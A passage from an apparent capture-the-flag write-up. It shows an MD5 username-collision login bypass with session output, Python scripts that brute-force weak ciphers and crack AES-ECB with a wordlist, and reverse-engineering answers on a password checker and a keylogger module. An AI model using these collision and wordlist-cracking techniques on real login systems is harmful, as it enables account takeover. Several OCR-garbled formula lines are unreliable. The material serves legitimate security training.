- **TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak**



Both hash to the same MD5 value. We chose the simple password 0123456789 (alphanumeric) to meet the challenge's conditions.

Register the First Colliding Username:

nc 94.237.55.52 39671

{"option":"register"}

{"username":"TEXTCOLLBYfGiJUETHQ4hEcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak","password":"0123456789"}

```
    Welcome to my login application scaredy cat ! I am using MD5 to save the passwords in the database.
                        I am more than certain that this is secure.
                                You can't prove me wrong!

    [1] Login
    [2] Register
    [3] Exit

    Option (json format) :: {"option":"register"}
enter credentials (json format) :: {"username":"TEXTCOLLBYfGiJUETHQ4hEcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28
wnI9V0aHeAuaKnak","password":"0123456789"}

    Welcome to my login application scaredy cat ! I am using MD5 to save the passwords in the database.
                        I am more than certain that this is secure.
                                You can't prove me wrong!
```

Login with the Second Colliding Username:

{"option":"login"}

{"username":"TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28wnI9V0aHeAuaKnak","password":"0123456789"}

```
    Welcome to my login application scaredy cat ! I am using MD5 to save the passwords in the database.
                        I am more than certain that this is secure.
                                You can't prove me wrong!

    [1] Login
    [2] Register
    [3] Exit

    Option (json format) :: {"option":"login"}
enter credentials (json format) :: {"username":"TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28
wnI9V0aHeAuaKnak","password":"0123456789"}
[+] what?! this was unexpected. shutting down the system :: HTB{finding_alphanumeric_md5_collisions_for_
fun_https://x.com/realhashbreaker/status/1770161965006008570_0a28fd8996946f9ca43723c88966c63c} 👽
```


Since both usernames share the same [MD5 hash, "0123456789"] combination, but differ in actual username strings, the system identifies a hash match without username equality, triggering the “unexpected” branch.

Upon logging in with the second colliding username, the application displayed the flag:

HTB{finding_alphanumeric_md5_collisions_for_fun_https://x.com/realhashbreaker/status/1770161965006008570_0a28fd8996946f9ca43723c88966c63c}

```
    Option (json format) :: {"option":"login"}
enter credentials (json format) :: {"username":"TEXTCOLLBYfGiJUETHQ4hAcKSMd5zYpgqf1YRDhkmxHkhPWptrkoyz28
wnI9V0aHeAuaKnak","password":"0123456789"}
[+] what?! this was unexpected. shutting down the system :: HTB{finding_alphanumeric_md5_collisions_for_
fun_https://x.com/realhashbreaker/status/1770161965006008570_0a28fd8996946f9ca43723c88966c63c} 👽

┌──(kali㉿kali)-[~]
└─$
```

Challenge 9: MuTLock



Challenge Description:
The Frontier Board employs a time-dependent encryption system to obscure their secrets. Each run depends on the current timestamp's parity, mixing deterministic and random keys. Our objective: break the layered encryption to reveal the hidden flag.

Given Files:

- output.txt: Contains two lines of hex-encoded ciphertext.
- source.py: Shows how the flag is split and encrypted.

Encryption Process (from source.py):

1. **Flag Splitting:**
   The flag is divided into two halves:

```python
def main():
    # Split the flag
    flag_half1 = FLAG[:len(FLAG)//2]
    flag_half2 = FLAG[len(FLAG)//2:]
```

Time-Based Key Generation: The encryption calls get_timestamp_based_keys() which does:

```python
def get_timestamp_based_keys():
    timestamp = int(time.time())
    if timestamp % 2 == 0:
        key_seed = random.randint(1, 1000)
        xor_key = 42
    else:
        key_seed = 42
        xor_key = random.randint(1, 255)
    return key_seed, xor_key
```

Depending on the parity of timestamp, one half is encrypted at an even second (with key_seed random and xor_key = 42) and the other at an odd second (with key_seed = 42 and xor_key random).

Because the code sleeps one second before encrypting the second half, if the first half uses even-second logic, the second half is odd-second logic, or vice versa.

Each half is processed as:

Polyalphabetic + Base64 + XOR:


- Polyalphabetic encryption with a key generated by generate_key(key_seed).
- Base64-encode the result.
- XOR all bytes with xor_key.
- Hex-encode the final XORed string and write it to output.txt.

Approach to Decryption:

- **Identify Even and Odd Halves:** One half uses a known XOR key of 42 (even timestamp), and the other uses a random XOR key with a known key_seed=42.
- Procedure:
    - Tried XORing each line of the output.txt hex data by 42 and see if it yields valid Base64.
    - The line that correctly yields Base64 when XORed with 42 is the even half.
    - The other line is the odd half.
- **Decrypt Odd Half (Known key_seed=42):** For the odd half:
    - We know key_seed=42. We can replicate generate_key(42) and decrypt the polyalphabetic layer easily once we remove the XOR layer.
    - XOR layer must be discovered by brute forcing XOR keys from 1 to 255 until the result is valid Base64.
    - After finding the XOR key, decode from Base64, and use the known key (generate_key(42)) to polyalphabetically decrypt.

This gives us the first half of the plaintext flag:

HTB{timestamp_based_encrypt




- **Decrypt Even Half (Unknown key_seed, xor_key=42):** For the even half:
  - XOR with 42 directly gives Base64 since we know it's even.
  - Decode the Base64 to get the polyalphabetic ciphertext.

- But we don't know the key_seed (only that it's between 1 and 1000). We must brute force:
  - Generated the key for each seed from 1 to 1000.
  - Decrypted the polyalphabetic text.
  - Check if the resulting plaintext contains a known substring.
- We need a good known plaintext substring. The first half ended in ...encrypt, so the next part likely starts with ion to form encryption. Choosing "ion" as the known plaintext is smart because it appears at the exact junction, ensuring we find the correct seed that yields a meaningful continuation.
- By brute forcing with "ion" as the known plaintext, we find the correct seed and fully decrypt the second half:

ion_is_so_secure_i_promise}

We wrote the script to do the following which decrypted both the halfs of the flags and combined it and gave the full flag:

HTB{timestamp_based_encryption_is_so_secure_i_promise}




Script Used to get the flag: (I have also attached the script with the submission)

```python
import random
import string
import base64

def generate_key(seed, length=16):
    random.seed(seed)
    key = ''.join(random.choice(string.ascii_letters + string.digits) for _ in range(length))
    return key

def polyalphabetic_decrypt(ciphertext, key):
    key_length = len(key)
    plaintext = []
    for i, char in enumerate(ciphertext):
        key_char = key[i % key_length]
        decrypted_char = chr((256 + ord(char) - ord(key_char)) % 256)
        plaintext.append(decrypted_char)
    return ''.join(plaintext)

def xor_decipher(ciphertext_bytes, xor_key):
    return bytes([c ^ xor_key for c in ciphertext_bytes]).decode(errors="ignore")

def is_valid_base64(s):
    try:
        return base64.b64encode(base64.b64decode(s)) == s.encode()
    except Exception:
        return False

def decrypt_even_half(hex_ciphertext):
    # Even half uses xor_key = 42
    ciphertext_bytes = bytes.fromhex(hex_ciphertext)
    xor_key = 42
    base64_text = xor_decipher(ciphertext_bytes, xor_key)
    if is_valid_base64(base64_text):
        decoded_text = base64.b64decode(base64_text).decode(errors="ignore")
        return decoded_text
    return None

def decrypt_odd_half(hex_ciphertext):
    # Odd half uses key_seed=42 and unknown xor_key
    ciphertext_bytes = bytes.fromhex(hex_ciphertext)
    for xor_key in range(1, 256):
        base64_text = xor_decipher(ciphertext_bytes, xor_key)
        if is_valid_base64(base64_text):
            decoded_text = base64.b64decode(base64_text).decode(errors="ignore")
            return decoded_text, xor_key
    return None, None

def brute_force_key_seed(ciphertext, known_plaintext):
    # Try all seeds to find which yields plaintext containing known_plaintext
    for seed in range(1, 1001):
        key = generate_key(seed)
        decrypted_text = polyalphabetic_decrypt(ciphertext, key)
        if known_plaintext in decrypted_text:
            return decrypted_text, seed
    return None, None
```

```python
# Given ciphertext lines from output.txt
encrypted_flags = [
    "00071134013a3c1c00423f330704382d00420d331d04383d00420134044f383300062f34063a383e0006443310043839004315340314382f004240331c043815004358331b4f3830",
    "5d1f486e4d49611a5d1e7e6e4067611f5d5b196e5b5961405d1f7a695b12614e5d58506e4212654b5d5b196e4067611d5d5b726e4649657c5d5872695f12654d5d5b4c6e4749611b"
]

first_half_candidate = decrypt_even_half(encrypted_flags[0])
second_half_candidate = decrypt_even_half(encrypted_flags[1])

if first_half_candidate:
    even_half = first_half_candidate
    odd_half, odd_xor_key = decrypt_odd_half(encrypted_flags[1])
else:
    even_half = decrypt_even_half(encrypted_flags[1])
    odd_half, odd_xor_key = decrypt_odd_half(encrypted_flags[0])

if even_half and odd_half:
    print(f"[DEBUG] Even half (polyalphabetic ciphertext): {even_half}")
    print(f"[DEBUG] Odd half (polyalphabetic ciphertext): {odd_half}")
    print(f"[DEBUG] Odd half XOR key: {odd_xor_key}")

    # Decrypt odd half fully (key_seed=42)
    random.seed(42)
    chars = string.ascii_letters + string.digits
    known_key = ''.join(random.choice(chars) for _ in range(16))
    odd_plaintext = polyalphabetic_decrypt(odd_half, known_key)
    print(f"[DEBUG] Odd half plaintext: {odd_plaintext}")

    # Use "ion" as known plaintext to continue from "encrypt" → "encryption"
    flag_even_half, seed = brute_force_key_seed(even_half, "ion")
    if flag_even_half:
        print(f"[DEBUG] Even half decrypted with seed {seed}: {flag_even_half}")
        full_flag = odd_plaintext + flag_even_half
        print("Decrypted full flag:", full_flag)
    else:
        print("Failed to decrypt even half.")
else:
    print("Failed to identify even and odd halves.")
```

Challenge 10: Cryptospiracy theory



Challenge Description:

The Cryptospiracy challenge layers cryptographic puzzles to protect its secrets. The first phase involves breaking AES encryption in ECB mode using a wordlist to extract credentials. In the second phase, an Affine Cipher demands brute-forcing modular arithmetic to reveal a clandestine plot. Our objective: unravel both layers to piece together the final flag.

The Cryptospiracy challenge involved multiple layers of encryption and cryptanalysis:


1. **AES Encryption in ECB Mode**: Using a wordlist to crack AES-encrypted files.
2. **Affine Cipher Decryption**: Brute-forcing affine cipher parameters to extract plaintext.

Phase 1: Cracking AES-Encrypted Data

1. Challenge Files Analysis

- **Files provided**:
    - encrypted_message.aes: AES-encrypted message.
    - generator.py: Script used for encryption.
- **generator.py Analysis**:
    - Uses **AES ECB mode** to encrypt words.
    - Encryption password is read from password.txt.
    - Each word is padded and encrypted individually.

We were also provided a docker page with Login Form



2. AES Decryption Script

We used the **Decrypter-1.py** script to brute-force the password for AES decryption using a wordlist.

- AES accepts key sizes of **16, 24, or 32 bytes**.
- ECB mode encrypts each block independently, making it susceptible to pattern analysis.

Execution and Results

- We ran the script against encrypted_message.aes and a common wordlist.
- Password found: avengedsevenfold.
- Partial decrypted message:

```
Hey gang,
... hijack bank 25th December ...
HTB{Br3@k_Th3Username: Hacktheboxadmin Password:
G7!xR9$sT@2mL^bW4&uV
```

The decrypted file revealed critical credentials:

- Username: Hacktheboxadmin
- Password: G7!xR9$sT@2mL^bW4&uV

Script used: (Uploaded in the zip file as Cryptospiracy_Decrypter-1.py)

Z: > CyberSec > Sem-3 > OffSec > CTF > Crypto > Cryptospiracy_Decrypter-1.py > ...

```python
from Crypto.Util.Padding import unpad
from Crypto.Cipher import AES
import os

# Function to decrypt the encrypted file using a wordlist
def decrypt_with_wordlist(encrypted_file_path, wordlist_path):
    # Read the encrypted data
    with open(encrypted_file_path, 'rb') as file:
        encrypted_data = file.read()

    # Open the wordlist file and iterate through each password
    with open(wordlist_path, 'r') as wordlist:
        for line in wordlist:
            password = line.strip()  # Remove newline or extra spaces
            try:
                # Ensure the password length is valid
                if len(password) not in [16, 24, 32]:
                    continue

                # Convert password to bytes
                password_bytes = password.encode()

                # Initialize the AES cipher in ECB mode
                cipher = AES.new(password_bytes, AES.MODE_ECB)

                # Attempt to decrypt and unpad
                decrypted_data = unpad(cipher.decrypt(encrypted_data), AES.block_size)

                # If decryption succeeds, print and return the result
                print(f"Password found: {password}")
                print(f"Decrypted message: {decrypted_data.decode('utf-8')}")
                return password, decrypted_data

            except (ValueError, UnicodeDecodeError):
                # Ignore decryption errors and try the next password
                continue

    print("No valid password found in the wordlist.")
    return None, None

# Example usage
# Provide paths to the encrypted file and the wordlist
encrypted_file = 'encrypted_message.aes'  # Replace with actual path
wordlist_file = 'wordlist.txt'  # Replace with actual path to the wordlist

# Run the decryption
decrypt_with_wordlist(encrypted_file, wordlist_file)
```

After logging into the portal with credentails we can find We get encrypter.txt and encrypter.py

Phase 2: Cracking the Affine Cipher

1. Challenge File

The encrypter.txt file contained an **Affine Cipher** encrypted message.

Affine Cipher Formula:

D(x)=a−1(x−b) (mod 26)D(x) = a^{-1} (x - b) \, (\text{mod} \, 26)

D(x)=a−1(x−b)(mod26)

Where:

- aaa and b are keys.

bb

- a−1a^{-1}a−1 is the modular inverse of amod26.


amod 26a \mod 26

2. Decryption Script

We used the **Decrypter-2.py** script to brute-force valid combinations of aaa and bbb:

By running the script, the correct parameters a=7a = 7a=7 and b=25b = 25b=25 decrypted the message:

We combined to Flag info from both the outputs to get **HTB{Br3@k_Th3_BL0CK_P@TT3RN}**




Script Used: (Uploaded in the zip file as Cryptospiracy_Decrypter-2)

Z: > CyberSec > Sem-3 > OffSec > CTF > Crypto > Cryptospiracy_Decrypter-2.py > ...

```python
from math import gcd

def mod_inverse(a, m):
    for x in range(1, m):
        if (a * x) % m == 1:
            return x
    return None

def decrypt_affine(a, b, ciphertext):
    m = 26  # Size of the alphabet
    a_inv = mod_inverse(a, m)
    if a_inv is None:
        return None  # Modular inverse doesn't exist

    plaintext = []
    for ch in ciphertext:
        if ch.isalpha():
            # Decrypt character
            char_value = (a_inv * ((ord(ch) - 65 + b) % m)) % m
            plaintext.append(chr(char_value + 65))
        else:
            plaintext.append(ch)  # Keep non-alphabet characters as is
    return ''.join(plaintext)

# Load the encrypted text
encrypted_file_path = './encrypted.txt'  # Replace with your encrypted file
with open(encrypted_file_path, 'r') as file:
    encrypted_message = file.read()

# Valid ranges for a and b
valid_a_values = [1, 3, 5, 7, 9, 11, 15, 17, 19, 21, 23, 25]  # Valid values of 'a'
valid_b_values = range(1, 27)  # Valid values of 'b'

# Search for the correct decryption
with open("decryption_results.txt", "w") as output_file:
    for a in valid_a_values:
        for b in valid_b_values:
            decrypted_message = decrypt_affine(a, b, encrypted_message)
            if decrypted_message:
                output_file.write(f"a={a}, b={b}: {decrypted_message}\n")

print("Decryption attempts saved to decryption_results.txt")
```

Reversing Challenges:

Challenge 11: Cryo



Challenge Description:

For this challenge, we were tasked with solving a series of questions that acted like flags. Each question required analyzing the binary provided and uncovering specific details about its behavior, structure, and functionality. This process involved reverse engineering the binary to determine how the password validation mechanism worked and answering questions.

Through static analysis and dynamic debugging, we pieced together the logic behind the binary's password verification system, eventually deriving the correct password and understanding the challenge in detail.

1. What libc function is used to check if the password is correct?

The function used to check if the password is correct is **strcmp**.

- In the function validate_password, the program compares the transformed user input with the correct password using strcmp.

---

2. What is the size of the password buffer, based on the argument to scanf?

The buffer size is **49 bytes**.

- From the call to __isoc99_scanf, the format string "%49s" restricts input to a maximum of 49 characters. This size excludes the null byte, so the total buffer allocation is likely 50 bytes.

---

3. What is the name of the function that modifies the user's input?

The function that modifies the user's input is generate_key.

- Inside validate_password, the user's input is passed to generate_key for transformation.

---

4. What would be the result of applying the operation from this function to a string containing one character, 'B'? Provide your answer as a hex number, e.g., 0x4f.

The operation in generate_key modifies each character as follows:

arg1[i] = (arg1[i] ^ 0x2a) + 5;

- For the character 'B' (ASCII value 0x42):
-
- 'B' XOR 0x2A = 0x42 ^ 0x2A = 0x68

0x68 + 5 = 0x6D

- The result is **0x6D**.

---

5. What is printed if the password is correct?

If the password is correct, the program prints: **"Access granted!"**

- This string is located in the .rodata section, and it is printed via puts in the main function after validating the password.

---

6. How long is the password, based on the value that the user's input is compared against (not including the final null byte)?

The password is **8 bytes long**.

- In validate_password, the transformed input is compared against a hardcoded value stored in var_51, which is an 8-byte string: 0x625f491e53532047.

---

7. What is the password?


To determine the password, reverse the transformation in generate_key. Each character of the password satisfies the equation:

original_char = ((transformed_char - 5) ^ 0x2A)


For the target password 0x625f491e53532047 (interpreted as ASCII characters):

- Reversing the operation gives the original input. The exact decoding process requires applying the logic to each character in sequence.

The reversed password is **CryoSafe**.



Challenge 12: ColossalBreach



Challenge Description:

The investigation involves extracting metadata, analyzing kernel functions, decoding logs, and piecing together the stolen password.

This challenge required a thorough understanding of Linux kernel modules, debugfs, and reverse engineering concepts, with tasks like :

- Identifying the module's author.
- Pinpointing functions that hook into system events like keyboard activity.

- Deciphering obfuscated logs using XOR encoding.
- Analyzing file paths, system messages, and user inputs to reconstruct the breach.

By successfully unraveling the kernel module's logic and decoding the stolen data, the investigator prevents further fallout from the breach and ensures the security of the Frontier Cluster.

1. Who is the module's author?

Within the extracted metadata strings from the kernel module, we see a standard kernel module metadata line:

In Linux kernel modules, MODULE_AUTHOR() sets the author field, which modinfo can display. This line clearly indicates the module's author.

Answer: The author is **0xEr3n**.

---

2. What is the name of the function used to register keyboard events?

The extracted strings and symbols show references to standard Linux keyboard notifier functions:

The Linux kernel provides **register_keyboard_notifier()** to register a callback for keyboard events. Given the context and these strings, the module likely uses register_keyboard_notifier() to hook into keyboard events.

---

3. What is the name of the function that converts keycodes to strings?

Within the list of possible function names, we find: **keycode_to_string**

This strongly suggests a dedicated function to map integer keycodes to human-readable strings. Such a function name is self-explanatory and aligns with typical keylogging logic.

Answer: The function is **keycode_to_string**.

---

6. What is the XOR key used to obfuscate the keys?


From the decoding process of the provided logs:
Attempting to decode logs with XOR keys...
Key: 0x19
The logs were successfully decoded using XOR with the key **0x19**.

---

7. What is the password entered for 'adam'?


Within the decoded logs, after navigating directories and echoing keystrokes, we see the following line:

adam *RSHIFT__RSHIFT__RSHIFT__RSHIFT__RSHIFT*:
RSHIFT__RSHIFT__RSHIFT__RSHIFT__RSHIFT__RSHIFT__RSHIFT"supers3cur3passw0rd_RSHIFT_"_LCTRL__LCTRL_xy
Extracting the password from this line, we get:
supers3cur3passw0rd



Full Pwn Challenges:

